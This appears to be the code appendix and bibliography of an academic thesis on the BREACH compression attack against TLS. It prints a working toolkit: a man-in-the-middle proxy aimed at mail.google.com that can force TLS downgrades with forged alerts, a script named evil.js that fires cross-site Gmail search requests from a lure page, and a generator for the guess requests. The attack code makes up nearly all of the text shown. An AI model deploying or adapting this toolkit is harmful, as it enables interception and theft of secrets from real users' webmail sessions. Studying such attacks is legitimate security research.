            user_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR
    , 1) # Set options to reuse socket
            user_socket.bind((constants.USER, constants.USER_PORT))
            self.full_logger.info('User socket bind complete')
            user_socket.listen(1)
            self.full_logger.info('User socket listen complete')
            self.user_connection, self.address = user_socket.accept()
            self.user_socket = user_socket
            self.full_logger.info('User socket is set up')
        except:
            self.stop(-8)
            sys.exit(-1)
        return

    def endpoint_setup(self):
        '''
        Create and configure endpoint side socket
        '''
        try:
            self.full_logger.info('Setting up endpoint socket')
            endpoint_socket = socket.socket(socket.AF_INET, socket.
    SOCK_STREAM)
            self.full_logger.info('Connecting endpoint socket')
            endpoint_socket.connect((constants.ENDPOINT, constants.
    ENDPOINT_PORT))
            endpoint_socket.setblocking(0) # Set non-blocking, i.e. raise
     exception if send/recv is not completed
            self.endpoint_socket = endpoint_socket
            self.full_logger.info('Endpoint socket is set up')
        except:
            self.stop(-7)
            sys.exit(-1)
        return

    def execute_breach(self):
```

```
        '''
        Start proxy and execute main loop
        '''
        # Initialize parameters for execution.
        past_bytes_user = 0 # Number of bytes expanding to future user
packets
        past_bytes_endpoint = 0 # Number of bytes expanding to future
endpoint packets
        chunked_user_header = None # TLS user header portion that gets
stuck between packets
        chunked_endpoint_header = None # TLS endpoint header portion that
 gets stuck between packets

        self.start()
        self.full_logger.info('Starting main proxy loop')
        try:
            while 1:
                ready_to_read, ready_to_write, in_error = select.select(
                                                                        [
self.user_connection, self.endpoint_socket],

[],

[],
                                                                       5
                                                                      )

                if self.user_connection in ready_to_read: # If user side
socket is ready to read...
                    data = ''

                    try:
                        data = self.user_connection.recv(constants.
SOCKET_BUFFER) # ...receive data from user...
                    except Exception as exc:
                        self.full_logger.debug('User connection error
')
                        self.full_logger.debug(exc)
                        self.stop(-6)
                        break

                    if len(data) == 0:
                            self.full_logger.info('User connection
closed')
                            self.stop(-5)
                    else:
                            self.basic_logger.debug('User Packet
Length: %d' % len(data))
                            output, past_bytes_endpoint,
past_bytes_user, chunked_endpoint_header, chunked_user_header,
downgrade = self.parse(


    data,


    past_bytes_endpoint,
```

```
    past_bytes_user,

    chunked_endpoint_header,

    chunked_user_header

   ) # ...parse it...
                            self.full_logger.debug(output)
                            try:
                                if downgrade and constants.
ATTEMPT_DOWNGRADE:
                                        alert = 'HANDSHAKE_FAILURE'
                                        output, _, _, _, _, _ = self.
parse(
      constants.ALERT_MESSAGES[alert],

      past_bytes_endpoint,

      past_bytes_user,

      True

     )
                                        self.full_logger.debug('\n\n'
 + 'Downgrade Attempt' + output)
                                        self.user_connection.sendall(
constants.ALERT_MESSAGES[alert]) # if we are trying to downgrade, send
 fatal alert to user
                                        continue
                                self.endpoint_socket.sendall(data) #
...and send it to endpoint
                            except Exception as exc:
                                self.full_logger.debug('User data
forwarding error')
                                self.full_logger.debug(exc)
                                self.stop(-4)
                                break

            if self.endpoint_socket in ready_to_read: # Same for the
endpoint side
                    data = ''

                    try:
                        data = self.endpoint_socket.recv(constants.
SOCKET_BUFFER)
                    except Exception as exc:
                        self.full_logger.debug('Endpoint connection
error')
                        self.full_logger.debug(exc)
                        self.stop(-3)
                        break
```

```
                        if len(data) == 0:
                                self.full_logger.info('Endpoint
    connection closed')
                                self.stop(5)
                                break
                        else:
                                self.basic_logger.debug('Endpoint Packet
    Length: %d' % len(data))
                                output, past_bytes_endpoint,
    past_bytes_user, chunked_endpoint_header, chunked_user_header, _ =
    self.parse(

                                                                    data
    ,


    past_bytes_endpoint,


    past_bytes_user,


    chunked_endpoint_header,


    chunked_user_header,

                                                                    True

                                                                   )
                                self.full_logger.debug(output)
                                try:
                                    self.user_connection.sendall(data)
                                except Exception as exc:
                                    self.full_logger.debug('Endpoint data
     forwarding error')
                                    self.full_logger.debug(exc)
                                    self.stop(-2)
                                    break
            except Exception as e:
                self.stop(-1)
            return

if __name__ == '__main__':

    args_dict = get_arguments_dict(sys.argv)
    conn = Connector(args_dict)
    conn.full_logger.info('Hillclimbing parameters file created')
    conn.execute_breach()
```

**Listing 9.1:** connect.py

## 9.2 Constants library

```
import binascii
```

```
# TLS Header
TLS_HEADER_LENGTH = 5
TLS_CONTENT_TYPE = 0
TLS_VERSION_MAJOR = 1
TLS_VERSION_MINOR = 2
TLS_LENGTH_MAJOR = 3
TLS_LENGTH_MINOR = 4

# TLS Content Types
TLS_CHANGE_CIPHER_SPEC = 20
TLS_ALERT = 21
TLS_HANDSHAKE = 22
TLS_APPLICATION_DATA = 23
TLS_HEARTBEAT = 24
TLS_CONTENT = {
        TLS_CHANGE_CIPHER_SPEC: "Change cipher spec (20)",
        TLS_ALERT: "Alert (21)",
        TLS_HANDSHAKE: "Handshake (22)",
        TLS_APPLICATION_DATA: "Application Data (23)",
        TLS_HEARTBEAT: "Heartbeat (24)"
    }
TLS_VERSION = {
        (3, 0): "SSL 3.0",
        (3, 1): "TLS 1.0",
        (3, 2): "TLS 1.1",
        (3, 3): "TLS 1.2"
    }

# TLS Alert messages
ALERT_HEADER = "1503010002"
ALERT_MESSAGES = {
            'CLOSE_NOTIFY' : binascii.unhexlify(ALERT_HEADER + "0200"),
            'UNEXPECTED_MESSAGE' : binascii.unhexlify(ALERT_HEADER + "020
   A"),
            'DECRYPTION_FAILED' : binascii.unhexlify(ALERT_HEADER +
   "0217"),
            'HANDSHAKE_FAILURE' : binascii.unhexlify(ALERT_HEADER +
   "0228"),
            'ILLEGAL_PARAMETER' : binascii.unhexlify(ALERT_HEADER + "022F
   "),
            'ACCESS_DENIED' : binascii.unhexlify(ALERT_HEADER + "0231"),
            'DECODE_ERROR' : binascii.unhexlify(ALERT_HEADER + "0232"),
            'DECRYPT_ERROR' : binascii.unhexlify(ALERT_HEADER + "0233"),
            'PROTOCOL_VERSION' : binascii.unhexlify(ALERT_HEADER +
   "0246")
        }

# Ports and nodes
USER = "" # Listen requests from everyone
USER_PORT = 443
#ENDPOINT = "31.13.93.3" # touch.facebook.com
ENDPOINT = "216.58.208.101" # mail.google.com
ENDPOINT_PORT = 443

# Buffers
SOCKET_BUFFER = 4096
LOG_BUFFER = 16
```

```
# Downgrade
ATTEMPT_DOWNGRADE = False
MAX_TLS_POSITION = 10 # Iceweasel's max tls version byte position in
    Client Hello message
MAX_TLS_ALLOWED = 1

# Possible alphabets of secret
DIGIT = ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9']
LOWERCASE = ['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l',
    'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z']
UPPERCASE = ['A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L',
    'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z']
DASH = ['-', '_']

# Random nonces
NONCE_1 = 'ladbfsk!'
NONCE_2 = 'znq'

# Point systems for various methods, used in parse.py
SERIAL_POINT_SYSTEM = {1: 20, 2: 16, 3: 12, 4: 10, 5: 8, 6: 6, 7: 4, 8:
    3, 9: 2, 10: 1}
PARALLEL_POINT_SYSTEM = {0: 1}
POINT_SYSTEM_MAPPING = {
        's': SERIAL_POINT_SYSTEM,
        'p': PARALLEL_POINT_SYSTEM
    }
```

**Listing 9.2:** constants.py

## 9.3 BREACH JavaScript

```
function compare_arrays(array_1 = [], array_2 = []) {
    if (array_1.length != array_2.length)
            return false;
    for (var i=0; i<array_1.length; i++)
            if (array_1[i] != array_2[i])
                    return false;
    return true;
}

function makeRequest(iterator = 0, total = 0, alphabet = [], ref = "",
    timeout = 4000) {
    jQuery.get("request.txt").done(function(data) {
        var input = data.split('\n');
        if (input.length < 2) {
            setTimeout(function() {
                makeRequest(0, total, alphabet, ref)
            }, 10000);
            return;
        }
        var new_ref = input[0];
        var new_alphabet = input[1].split(',');
        if (!compare_arrays(alphabet, new_alphabet) || ref != new_ref) {
                setTimeout(function() {
```

```
                        makeRequest(0, total, new_alphabet, new_ref);
                }, 10000);
                return;
        }
        var search = alphabet[iterator];
        var request = "https://mail.google.com/mail/u/0/x/?s=q&q=" +
   search;
        var img = new Image();
        img.src = request;
        iterator = iterator >= alphabet.length - 1 ? 0 : ++iterator;
        setTimeout(function() {
                makeRequest(iterator, total, alphabet, ref);
        }, timeout);
    }).fail(function() {
        setTimeout(makeRequest(), 10000);
        return
    });
    return;
}

makeRequest();
```

**Listing 9.3:** evil.js

## 9.4 Minimal HTML web page

```
<html>
<head>
<script src="jquery.js"></script>
<script src="evil.js" type="text/javascript"></script>
</head>
<body>
Please wait a moment...
</body>
</html>
```

**Listing 9.4:** HTML page that includes BREACH js

## 9.5 Request initialization library

```
import sys
from io_library import get_arguments_dict
from constants import DIGIT, LOWERCASE, UPPERCASE, DASH, NONCE_1, NONCE_2

def create_alphabet(alpha_types):
    '''
    Create array with the alphabet we are testing.
    '''
    assert alpha_types, 'Empty argument for alphabet types'
    alphabet = []
    for t in alpha_types:
        if t == 'n':
```

```
            for i in DIGIT:
                alphabet.append(i)
        if t == 'l':
            for i in LOWERCASE:
                alphabet.append(i)
        if t == 'u':
            for i in UPPERCASE:
                alphabet.append(i)
        if t == 'd':
            for i in DASH:
                alphabet.append(i)
    assert alphabet, 'Invalid alphabet types'
    return alphabet

def huffman_point(alphabet, test_points):
    '''
    Use Huffman fixed point.
    '''
    huffman = ''
    for alpha_item in enumerate(alphabet):
        if alpha_item[1] not in test_points:
                huffman = huffman + alpha_item[1] + '_'
    return huffman

def serial_execution(alphabet, prefix):
    '''
    Create request list for serial method.
    '''
    global reflection_alphabet
    req_list = []
    for i in xrange(len(alphabet)):
        huffman = huffman_point(alphabet, [alphabet[i]])
        req_list.append(huffman + prefix + alphabet[i])
    reflection_alphabet = alphabet
    return req_list

def parallel_execution(alphabet, prefix):
    '''
    Create request list for parallel method.
    '''
    global reflection_alphabet
    if len(alphabet) % 2:
        alphabet.append('^')
    first_half = alphabet[::2]
    first_huffman = huffman_point(alphabet, first_half)
    second_half = alphabet[1::2]
    second_huffman = huffman_point(alphabet, second_half)
    head = ''
    tail = ''
    for i in xrange(len(alphabet)/2):
        head = head + prefix + first_half[i] + ' '
        tail = tail + prefix + second_half[i] + ' '
    reflection_alphabet = [head, tail]
    return [first_huffman + head, second_huffman + tail]

def create_request_file(args_dict):
    '''
    Create the 'request' file used by evil.js to issue the requests.
```

```
    '''
    method_functions = {'s': serial_execution,
                        'p': parallel_execution}

    prefix = args_dict['prefix']
    assert prefix, 'Empty prefix argument'
    method = args_dict['method']
    assert prefix, 'Empty method argument'
    search_alphabet = args_dict['alphabet'] if 'alphabet' in args_dict
   else create_alphabet(args_dict['alpha_types'])
    with open('request.txt', 'w') as f:
        f.write(prefix + '\n')
        total_tests = []
        alphabet = method_functions[method](search_alphabet, prefix)
        for test in alphabet:
            huffman_nonce = huffman_point(alphabet, test)
            search_string = NONCE_1 + test + NONCE_2
            total_tests.append(search_string)
        f.write(','.join(total_tests))
        f.close()
    return reflection_alphabet

if __name__ == '__main__':
    args_dict = get_arguments_dict(sys.argv)
    create_request_file(args_dict)
```

**Listing 9.5:** hillclimbing.py

# Bibliography


[1] Krzysztof Kotowicz Bodo Moller, Thai Duong. This POODLE Bites: Exploiting The SSL 3.0 Fallback, September 2014.

[2] David A. Huffman. A method for the construction of minimum-redundancy codes. Proceedings of the IEEE, 40:1098–1101, September 1952.

[3] Abraham Lempel Jacob Ziv. A universal algorithm for sequential data compression. Information Theory, IEEE Transactions, 23:337–343, May 1977.

[4] Thai Duong Juliano Rizzo. The CRIME attack, September 2012.

[5] NIST. Announcing the Advanced Encryption Standard (AES), November 2001.

[6] Andrei Popov. Prohibiting RC4 Cipher Suites, February 2015.

[7] Eric Rescorla Tim Dierks. The Transport Layer Security (TLS) Protocol Version 1.2, August 2008.

[8] Angelo Prado Yoel Gluck, Neal Harris. BREACH: Reviving the CRIME attack, 2013.